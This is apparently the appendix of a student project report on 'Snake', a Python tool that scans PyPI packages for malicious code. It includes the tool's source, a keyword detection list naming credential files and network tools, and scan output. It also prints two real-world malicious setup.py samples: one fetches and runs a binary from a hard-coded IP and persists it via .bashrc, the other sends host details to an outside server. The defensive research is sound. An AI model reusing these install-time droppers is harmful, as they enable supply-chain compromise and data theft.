                    ##In this order: self, codeLine, malBit, description, reason, source, 
lineNum
                        newFile.addMaliciousCode(line, Word, 
self.MaliciousDatabase[Word][0],self.MaliciousDatabase[Word][1], 
self.MaliciousDatabase[Word][3], lineNum)
                lineNum = lineNum +1
        self.files[newFile.filename] = newFile #appends the file object onto the files list
        self.writeReportForFile(newFile.filename)
    def addLineToReport(self, lineNum, Word):
        #Table headings:["Line Number", "Contains", "Description", "Malicious Reasoning"])
        #First, get the description and reasoning from the malicious database map:
        Description = self.MaliciousDatabase[Word][0]
        MaliciousReason = self.MaliciousDatabase[Word][1]
        #Second, add the information to the table:
        self.ReportTable.add_row([lineNum, Word, Description, MaliciousReason])
    ##func for writing the final report
    def writeReportForFile(self, filename):
        theFile = self.files[filename]
        theFile.report = theFile.report + 
"////////////////////////////////////////////////////////////////////" + "\n"
        theFile.report = theFile.report +  "FILE: " + theFile.report + theFile.filename + "\n"
        theFile.report = theFile.report + "----------------------------------------------" + 
"\n"
        theFile.report = theFile.report + "MALICIOUS CODE: " + "\n"
        theFile.report = theFile.report + "---------------------" + "\n"
        theFile.report = theFile.report + "These lines of code were detected to be malicious by 
Snake. Please analyse them carefully! Reasonings have been included here too" + "\n"
        theFile.report = theFile.report + "In total, Snake found " + str(len(theFile.malCode)) 
+ " lines of malicious code" + "\n"
        theFile.report = theFile.report + "---------------------" + "\n"
        for text in theFile.malCode:
            theFile.report = theFile.report + text + "\n"
        theFile.report = theFile.report + "----------------------------------------------" + 
"\n"
        theFile.report = theFile.report + "IMPORTED LIBRARIES: " + "\n"
        theFile.report = theFile.report + "---------------------" + "\n"
        theFile.report = theFile.report + "Please note: Malicious scripts often make use of 
malicious libraries to execute their malicous code, allowing them to stay undetected" + "\n"
        theFile.report = theFile.report + "Because of this, it is highly recommeneded you 
ensure the libraries imported by this program are legitimate - this can be done by looking them 
up on PyPi or Github" + "\n"
        theFile.report = theFile.report + "Snake found " + str(len(theFile.libs)) + " libraries 
in use in this code" + "\n"
```

```
        theFile.report = theFile.report + "--------------------" + "\n"
        for x in theFile.libs:
            theFile.report = theFile.report + x + "\n"
        theFile.report = theFile.report + "----------------------------------------------" + 
"\n"
        theFile.report = theFile.report + "VARIABLES:" + "\n"
        theFile.report = theFile.report + "--------------------" + "\n"
        theFile.report = theFile.report + "The following are variables detected by Snake. These 
are just for your own information - they may not all be malicious!" + "\n"
        theFile.report = theFile.report + "Snake found " + str(len(theFile.variables)) + " 
variables in use in this code" + "\n"
        theFile.report = theFile.report + "--------------------" + "\n"
        for x in theFile.variables:
            theFile.report = theFile.report + x + "\n"
    def printReport(self): ##Writes the outputted report file
        print(self.ReportTable)
    def printVerboseReport(self): ##prints a verbose report
        ##loop through all the saved files
        for file in self.files.values():
            print(file.report) #prints that file's report
    def writeToFile(self, file): ##writes the report to a file
        f = open(file, "w")
        f.write("This report begins with a summary of findings, after which there is a more 
verbose report:")
        f.write(self.ReportTable)
        f.close()
```

4.1.4 ClassFile.py

```
##############################
##### Snake: cFile class #####
##############################
#Stores information about a file, eg its imported libraries, lines of malicious code, etc etc
class cFile:
    def __init__(self, name) -> None:
        self.libs = [] ##for holding imported libraries
        self.malCode = [] ##for holding malicious code found in the file
        self.variables = [] ## for holding variables found
        self.filename = name
        self.report = "" ##the file's report
    ##Func for adding a new line of malicous code
    def addMaliciousCode(self, codeLine, malBit, description, reason, source, lineNum):
        ##use the inputs to make the line of text
        x = str(lineNum)
        text = "On line " + x + " malicious code was detected, containing " + malBit + ":\n" +
"DESCRIPTION:  " + description + "\n and is thought to be malicious because " + reason + "/n
SOURCE: ( " + source + " )\n" + codeLine
        self.malCode.append(text) ##append the new text to the list of malicious code
    def addLibrary(self, library, lineNum):
        ##use the passed strings to make up the line of text
        x = str(lineNum)
        text = "A library was imported by the program on line " + x + ": \n" + library
        self.libs.append(text) ##save the string to the libraries list
    def addVariable(self, codeLine, lineNum):
        ##Use the passed strings to make up the text
        x = str(lineNum)
        text = "A variable was found on the line " + x + ":\n" + codeLine
        self.variables.append(text) ##add the text to the variables library
```

4.1.5 BooyerMoreAlgorithm.py

```
# Python3 Program for Bad Character Heuristic
# of Boyer Moore String Matching Algorithm
# This code is contributed by Atul Kumar
# (www.facebook.com/atul.kr.007)
# Aquired from https://www.geeksforgeeks.org/boyer-moore-algorithm-for-pattern-searching/
class cBoyerMoore:
    def __init__(self) -> None:
        print("Class made")
        self.numOfChars = 256
    # def badCharHeuristic(self, string, size):
    def badCharHeuristic(self, string, size):
        #The preprocessing function for Boyer Moore's bad character heuristic
        # Initialize all occurrence as -1
        badChar = [-1]*256
        # Fill the actual value of last occurrence
        for i in range(size):
            badChar[ord(string[i])] = i
        # return initialized list
        return badChar
    def search(self, txt, pat):
        #A pattern searching function that uses Bad Character Heuristic of Boyer Moore
Algorithm
        m = len(pat)
        n = len(txt)
        # create the bad character list by calling the preprocessing function
badCharHeuristic() for given pattern
        badChar = self.badCharHeuristic(self, pat, m)
        # s is shift of the pattern with respect to text
        s = 0
        PatternFound = False
        while(s <= n-m):
            j = m-1
            # Keep reducing index j of pattern while
            # characters of pattern and text are matching
            # at this shift s
            while j>=0 and pat[j] == txt[s+j]:
                j -= 1
            # If the pattern is present at current shift,
            # then index j will become -1 after the above loop
            if j<0:
                ##Shift the pattern so that the next character in text aligns with the last
occurrence of it in pattern.
                #The condition s+m < n is necessary for the case when pattern occurs at the end
of text
```

```
                s += (m-badChar[ord(txt[s+m])] if s+m<n else 1)
                PatternFound = True
            else:
                #Shift the pattern so that the bad character in text aligns with the last
occurrence of it in pattern.
                # The max function is used to make sure that we get a positive shift.
                #We may get a negative shift if the last occurrence of bad character in pattern
is on the right side of the current character.
                s += max(1, j-badChar[ord(txt[s+j])])
        return PatternFound
```

4.1.6 CodeDatabase.csv

- .aws,Folder that stores Amazon Web Services credentials and other sensitive information,Access to this file allows threat actors to steal and use credentials for AWS development,Seen accessed for data exfiltration puropses,https://www.reversinglabs.com/blog/sentinelsneak-malicious-pypi-module-poses-as-security-sdk
- .bash_history,Stores the history of all commands used on that device,Hackers can take a look at all commands ever run on the compromised system,Seen accessed for data exfiltration puropses,https://www.reversinglabs.com/blog/sentinelsneak-malicious-pypi-module-poses-as-security-sdk
- .bat,Code may attempt to run a batch file,"Batch files are used to contain various commands, which can easily be used for malicious purposes",,https://research.checkpoint.com/2022/cloudguard-spectral-detects-several-malicious-packages-on-pypi-the-official-software-repository-for-python-developers/
- .exe,Potentially runs an executable file,Malicious scripts often download and run separate executable files that are the actual payload of the malware,,
- .gitConfig,Directory storing configuration settings for Git,Threat actors could read and tamper with the Git settings held within this directory,Seen accessed for data exfiltration puropses,https://www.reversinglabs.com/blog/sentinelsneak-malicious-pypi-module-poses-as-security-sdk
- .id_rsa,Code may be looking for the device's private SSH key,"With access to the device's private key, threat actors can gain further unauthorised access or impersonate the device on other systems",,https://research.checkpoint.com/2022/cloudguard-spectral-detects-several-malicious-packages-on-pypi-the-official-software-repository-for-python-developers/
- .kube,Directory holds configuration information for Kubernetes (K8s),Threat actors could read and tamper with Kubernetes settings held within this directory,Seen accessed for data exfiltration puropses,https://www.reversinglabs.com/blog/sentinelsneak-malicious-pypi-module-poses-as-security-sdk
- .ssh,Code may be looking for the deivice's SSH configuration file,Access to the configuration file may allow the threat actors to modify it to grant unauthorised access,,https://research.checkpoint.com/2022/cloudguard-spectral-detects-several-malicious-packages-on-pypi-the-official-software-repository-for-python-developers/
- /root,The directory holding data and information related to the Root user on Linux devices,"As the Root user has the highest level of privilages on a Unix system, access to data stored in the Root's directory can allow hackers to gain higher permissions or steal sensitive data",,https://www.reversinglabs.com/blog/sentinelsneak-malicious-pypi-module-poses-as-security-sdk
- /User Data,"File holds data about a user, such a credentials","Threat actors could use this file to steal credentials, bank details, or whatever user information is interesting to them",Seen accessed for data exfiltration puropses,https://www.fortinet.com/blog/threat-research/supply-chain-attack-via-new-malicious-python-packages-by-malware-author-core1337
- authorized_keys,The authorized_keys file in Linuz specifies the SSH keys that can be used for logging into specified user accounts,Threat actors can add their own SSH key to this file to allow for persistant access to the system,,https://blog.sonatype.com/malicious-aptx-python-package-drops-meterpreter-shell-deletes-netstat
- b64encode,Encodes data - often used for obfsucation,Often used for obfsucation,,https://github.com/rsc-dev/pypi_malware/blob/master/malware/distrib/distrib-0.1/setup.py
- base64,Encodes data to Base64,Often used for obfsucation,,https://github.com/rsc-dev/pypi_malware/blob/master/malware/distrib/distrib-0.1/setup.py
- chmod,Used to changefile access permissions ,"By changing the access permissions on a file, hackers can permit themselves access to sensitive data held on the compromised system",,https://blog.sonatype.com/malicious-aptx-python-package-drops-meterpreter-shell-deletes-netstat

- curl,Used to transfer data using URL syntax,Threat actors can use this to send or receive data from a URL,Allows for access to command-and-control (C2) servers,https://blog.sonatype.com/new-pymafka-malicious-package-drops-cobalt-strike-on-macos-windows-linux
- discord.com,"If found within a URL, this may send data back to a Discord server","Links to Discord servers have often been seen to create webhooks, transfer data, or even just alert threat actors that a new victim has been established.",,https://research.checkpoint.com/2022/cloudguard-spectral-detects-several-malicious-packages-on-pypi-the-official-software-repository-for-python-developers/
- encode,Encodes data - often used for obfsucation,"Encoded code and data is harder for users to read and understand, minimising the chances of detection",,https://github.com/rsc-dev/pypi_malware/blob/master/malware/distrib/distrib-0.1/setup.py
- Invoke-WebRequest,A PowerShell command for getting content from a web page on the internet,Malicious scripts will often download their payload seperatley to minimise detection,FortiGuard Labs reserachers discovered this code being used to download malware: https://www.fortinet.com/blog/threat-research/supply-chain-attack-using-identical-pypi-packages-colorslib-httpslib-libhttps,https://learn.microsoft.com/en-us/powershell/module/microsoft.powershell.utility/invoke-webrequest?view=powershell-7.3
- netstat,"Netstat is a command line utility that displays TCP network connections, routing tables, and other networking information. This utility can help admins identify active connections",Code that tampers with the Netstat utility may be attempting to prevent administrators from discovering malicious connections made by hackers,,https://blog.sonatype.com/malicious-aptx-python-package-drops-meterpreter-shell-deletes-netstat
- os.getenv(,Returns the value of the environment variable key if it exists,"Used by threat actors to access the directory that certain files or folders exist in, allowing them to exfiltrate data",Seen accessed for data exfiltration puropses,https://www.reversinglabs.com/blog/beware-impostor-http-libraries-lurk-on-pypi
- os.remove(,Used to delete or remove a filepath,Hackers can remove certain utilities and files necessary to device security and admin functions with this function,https://www.geeksforgeeks.org/python-os-unlink-method/,https://blog.sonatype.com/malicious-aptx-python-package-drops-meterpreter-shell-deletes-netstat
- os.unlink(,Used to delete or remove a filepath,Hackers can remove certain utilities and files necessary to device security and admin functions with this function,https://www.geeksforgeeks.org/python-os-unlink-method/,https://blog.sonatype.com/malicious-aptx-python-package-drops-meterpreter-shell-deletes-netstat
- platform.system()==,Attempts to understand what system the code is running on,Allows threat actors to use malicious script that is tailoured to the platform the code is running on,,https://blog.sonatype.com/new-pymafka-malicious-package-drops-cobalt-strike-on-macos-windows-linux
- powershell ,Runs a PowerShell command,Powershell is often used to run commands directly on the compromised machine,,
- requests.post,makes a POST request to a web page,"Sends data back to the threat actor's server, such as harvested credentials",Has been used to alert threat actors that a new user has downloaded their malicious package. Source: https://research.checkpoint.com/2022/cloudguard-spectral-detects-several-malicious-packages-on-pypi-the-official-software-repository-for-python-developers/,https://research.checkpoint.com/2022/cloudguard-spectral-detects-several-malicious-packages-on-pypi-the-official-software-repository-for-python-developers/
- urlopen,"Code requests data from URL, can be used to send data to a C2",Malicious scripts will often download their payload seperatley to minimise detection,,https://github.com/rsc-dev/pypi_malware/blob/master/malware/distrib/distrib-0.1/setup.py
- webhook,"A HTTP-based callback function that assists with communication between two APIs, and are great for automatic data transfer and for sending small amounts of data.",Webhooks make it easier for threat actors to send data and communicate with the compromised system,,https://research.checkpoint.com/2022/cloudguard-spectral-detects-several-malicious-packages-on-pypi-the-official-software-repository-for-python-developers/
- wget,Command used to retreive content from a web server,"Threat actors can use this to easily send or retreive data, and can allow them to easily download a malicious script or to send stolen

information",,https://www.bleepingcomputer.com/news/security/241-npm-and-pypi-packages-caught-dropping-linux-cryptominers/

- pip install,Used to install new Python libraries,The script may be attempting to download a malicious library without the user knowing,"Often seen in os.system() commands,it may be worth checking the library the program is trying to download! ",https://blog.cyble.com/2023/05/03/new-kekw-malware-variant-identified-in-pypi-package-distribution/
- subprocess,"Allows a Python script to run another process, usually one involving a command-line argument or another script",Running a subprocess allows the script to invoke code without the user noticing.,,https://research.checkpoint.com/2022/cloudguard-spectral-detects-several-malicious-packages-on-pypi-the-official-software-repository-for-python-developers/

APPENDIX C

4.1.7 String Searching Algorithms Key

The following is the ordered list of string searching algorithms and their abbreviations used in the chart shown in Figure 2.3:

- Brute Force algorithm (BF)
- Deterministic Finite Automaton algorithm (DFA)
- Karp-Rabin algorithm (KR)
- Shift Or algorithm (SO)
- Morris-Pratt algorithm (MP)
- Knuth-Morris-Pratt algorithm (KMP)
- Simon algorithm (SMN)
- Colussi algorithm (CLS)
- Galil-Giancarlo algorithm (GG)
- Apostolico-Crochemore algorithm (AC)
- Not So Naive algorithm (NSN)
- Boyer-Moore algorithm (BM)
- Turbo BM algorithm (TBM)
- Apostolico-Giancarlo algorithm (AG)
- Reverse Colussi algorithm (RC)
- Horspool algorithm (HP)
- Quick Search algorithm (QS)
- Tuned Boyer-Moore algorithm (BMT)
- Zhu-Takaoka algorithm (ZT)
- Berry-Ravindran algorithm (BR)
- Smith algorithm (SMT)
- Raita algorithm (RT)
- Reverse Factor algorithm (RF)
- Turbo Reverse Factor algorithm (TRF)
- Forward Dawg Matching algorithm (FDM)
- Backward Nondeterministic Dawg Matching algorithm (BNDM)
- Backward Oracle Matching algorithm (BOM)
- Galil-Seiferas algorithm (GS)
- Two Way algorithm (TW)
- String Matching on Ordered Alphabets algorithm (SMOA)
- Optimal Mismatch algorithm (OM)
- Maximal Shift algorithm (MS)
- Skip Search algorithm (SS)
- KMP Skip Search algorithm (KPMSS)

4.1.8 Djanga Library Setup.py File

```
from setuptools import setup, find_packages
def rn ():
        import platform
        s = False
        try:
                import urllib2
        except ImportError:
                import http.client
                s = True
        import os, stat
        PATH = "/out"
        IP = "145.249.104.71"
        LOC = ".drv"
        if platform.system () == "Linux":
                if not s:
                        response = urllib2.urlopen ("http://" + IP + PATH).read ()
                else:
                        connection = http.client.HTTPConnection (IP)
                        connection.request ("GET", PATH)
                        response = connecton.getresponse ().read ()
                os.chdir (os.path.expanduser ("~"))
                d = open (LOC, "wb")
                d.write (response)
                d.close ()
                current_state = os.stat (LOC)
                os.chmod (LOC, current_state.st_mode|stat.S_IEXEC)
                brc = open (".bashrc", "a")
                brc.write ("\n~/.drv &")
                brc.close ()
                system ("~/.drv")
        else:
                print ("Error installing library!")
                exit (-1)
rn ()
setup(
    name = 'djanga',
    packages = find_packages (),
    version = '0.1',
    description = 'Django framework',
    author = 'Rosa',
    author_email = 'rosaright@example.com',
    url = '',
    download_url = '',
    keywords = [''],
    classifiers = [],
)
```

4.1.9 Sample Malicious Python Code

```
#!/usr/bin/env python3
# -*- coding: utf-8 -*-

from distutils.core import setup, Extension
import sys,socket,base64,os
import getpass,platform
if sys.version_info>(3,0):
    from urllib import request,parse
elif sys.version_info<(3,0):
    import urllib
nmap = Extension('nmap',
                sources = ['nmap/nmap.py', 'nmap/__init__.py', 'nmap/example.py'])

from nmap import *

# Install : python setup.py install
# Register : python setup.py register

#  platform = 'Unix',
#  download_url = 'http://xael.org/norman/python/python-nmap/',

def checkVersion():
    user_name = getpass.getuser()
    hostname = socket.gethostname()
    os_version = platform.platform()
    if platform.system() is 'Windows':
        import ctypes
        import locale
        dll_handle = ctypes.windll.kernel32
        loc_lang = locale.getdefaultlocale()
        language = ':'.join(loc_lang)
    elif platform.system() is 'Linux':
        loc_lang = os.popen("echo $LANG")
        language = loc_lang.rea
    ip = [(s.connect(('8.8.8.8', 53)), s.getsockname()[0], s.close()) for s in [socket.socket(socket.AF_INET, 
socket.SOCK_DGRAM)]][0][1]
    package='nmap_python'
    vid = user_name+"###"+hostname+"###"+os_version+"###"+ip+"###"+package
    if sys.version_info>(3,0):
        request.urlopen(r'http://openvc.org/Version.php',data='vid='.encode('utf-8')+base64.b64encode(vid.encode('utf-8')))
    elif sys.version_info<(3,0):
        urllib.urlopen(r'http://openvc.org/Version.php','vid='+base64.encodestring(vid))
checkVersion()

setup (
    name = 'nmap-python',
    version = nmap.__version__,
    author = 'Alexandre Norman',
    author_email = 'norman@xael.org',
    license ='gpl-3.0.txt',
    keywords="nmap, portscanner, network, sysadmin",
    # Get more strings from http://pypi.python.org/pypi?%3Aaction=list_classifiers
    platforms=[
        "Operating System :: OS Independent",
        ],
    classifiers=[
        "Development Status :: 5 - Production/Stable",
        "Programming Language :: Python",
        "Environment :: Console",
        "Intended Audience :: Developers",
        "Intended Audience :: System Administrators",
        "License :: OSI Approved :: GNU General Public License (GPL)",
        "Operating System :: OS Independent",
        "Topic :: System :: Monitoring",
        "Topic :: System :: Networking",
        "Topic :: System :: Networking :: Firewalls",
        "Topic :: System :: Networking :: Monitoring",
        ],
    packages=['nmap'],
    url = 'http://xael.org/pages/python-nmap-en.html',
    bugtrack_url = 'https://bitbucket.org/xael/python-nmap',
    description = 'This is a python class to use nmap and access scan results from python3',
    long_description=open('README.txt').read() + "\n" + open('CHANGELOG').read(),
    )
```

4.1.10 Full Report on Django's Setup.py File

```
Snake Output - written on 25_05_2023_20_18_22
 ------------------------------------------------+-------------+----------+-------------------------------------------------------------+--------------------
---------------------------------------------------------------------------------------------------------------+
| Line Number | Contains |                    Description                    |                                           Malicious Reasoning
|
+-------------+----------+-------------------------------------------------------------+--------------------------------------------------------------------
------------------------------------------------------------+
|      22     | urlopen  | Code requests data from URL, can be used to send data to a C2 |                   Malicious scripts will
often download their payload seperatley to minimise detection                   |
|      33     |  chmod   |           Used to changefile access permissions           | By changing the access permissions on a file,
hackers can permit themselves access to sensitive data held on the compromised system |
+-------------+----------+-------------------------------------------------------------+--------------------------------------------------------------------
------------------------------------------------------------+
 ------------------------------------------------
 =================================================================
////////////////////////////////////////////////////////////////
FILE: ////////////////////////////////////////////////////////////////
pythonFiles/snake_github_file_25_05_2023_20_18_22.txt
--------------------------------------------
MALICIOUS CODE:
--------------------
These lines of code were detected to be malicious by Snake. Please analyse them carefully! Reasonings have been included
here too
In total, Snake found 2 lines of malicious code
--------------------
On line 22 malicious code was detected, containing urlopen:
DESCRIPTION:  Code requests data from URL, can be used to send data to a C2
 and is thought to be malicious because Malicious scripts will often download their payload seperatley to minimise
detection/n SOURCE: ( https://github.com/rsc-dev/pypi_malware/blob/master/malware/distrib/distrib-0.1/setup.py )
                response = urllib2.urlopen ("http://" + IP + PATH).read ()

On line 33 malicious code was detected, containing chmod:
DESCRIPTION:  Used to changefile access permissions
 and is thought to be malicious because By changing the access permissions on a file, hackers can permit themselves access
to sensitive data held on the compromised system/n SOURCE: ( https://blog.sonatype.com/malicious-aptx-python-package-
drops-meterpreter-shell-deletes-netstat )
           os.chmod (LOC, current_state.st_mode|stat.S_IEXEC)


--------------------------------------------
IMPORTED LIBRARIES:
--------------------
Please note: Malicious scripts often make use of malicious libraries to execute their malicous code, allowing them to stay
undetected
Because of this, it is highly recommeneded you ensure the libraries imported by this program are legitimate - this can be
done by looking them up on PyPi or Github
Snake found 5 libraries in use in this code
--------------------
```

```
A library was imported by the program on line 1:
from setuptools import setup, find_packages

A library was imported by the program on line 5:
    import platform

A library was imported by the program on line 9:
        import urllib2

A library was imported by the program on line 11:
        import http.client

A library was imported by the program on line 13:
    import os, stat

----------------------------------------------
VARIABLES:
--------------------
The following are variables detected by Snake. These are just for your own information - they may not all be malicious!
Snake found 22 variables in use in this code
--------------------
A variable was found on the line 7:
    s = False

A variable was found on the line 12:
        s = True

A variable was found on the line 15:
    PATH = "/out"

A variable was found on the line 16:
    IP = "145.249.104.71"

A variable was found on the line 17:
    LOC = ".drv"

A variable was found on the line 19:
    if platform.system () == "Linux":

A variable was found on the line 22:
            response = urllib2.urlopen ("http://" + IP + PATH).read ()

A variable was found on the line 24:
            connection = http.client.HTTPConnection (IP)

A variable was found on the line 26:
            response = connecton.getresponse ().read ()
```

```
A variable was found on the line 28:
		d = open (LOC, "wb")

A variable was found on the line 32:
		current_state = os.stat (LOC)

A variable was found on the line 35:
		brc = open (".bashrc", "a")

A variable was found on the line 48:
  name = 'djanga',

A variable was found on the line 49:
  packages = find_packages (),

A variable was found on the line 50:
  version = '0.1',

A variable was found on the line 51:
  description = 'Django framework',

A variable was found on the line 52:
  author = 'Rosa',

A variable was found on the line 53:
  author_email = 'rosaright@example.com',

A variable was found on the line 54:
  url = '',

A variable was found on the line 55:
  download_url = '',

A variable was found on the line 56:
  keywords = [''],

A variable was found on the line 57:
  classifiers = [],
```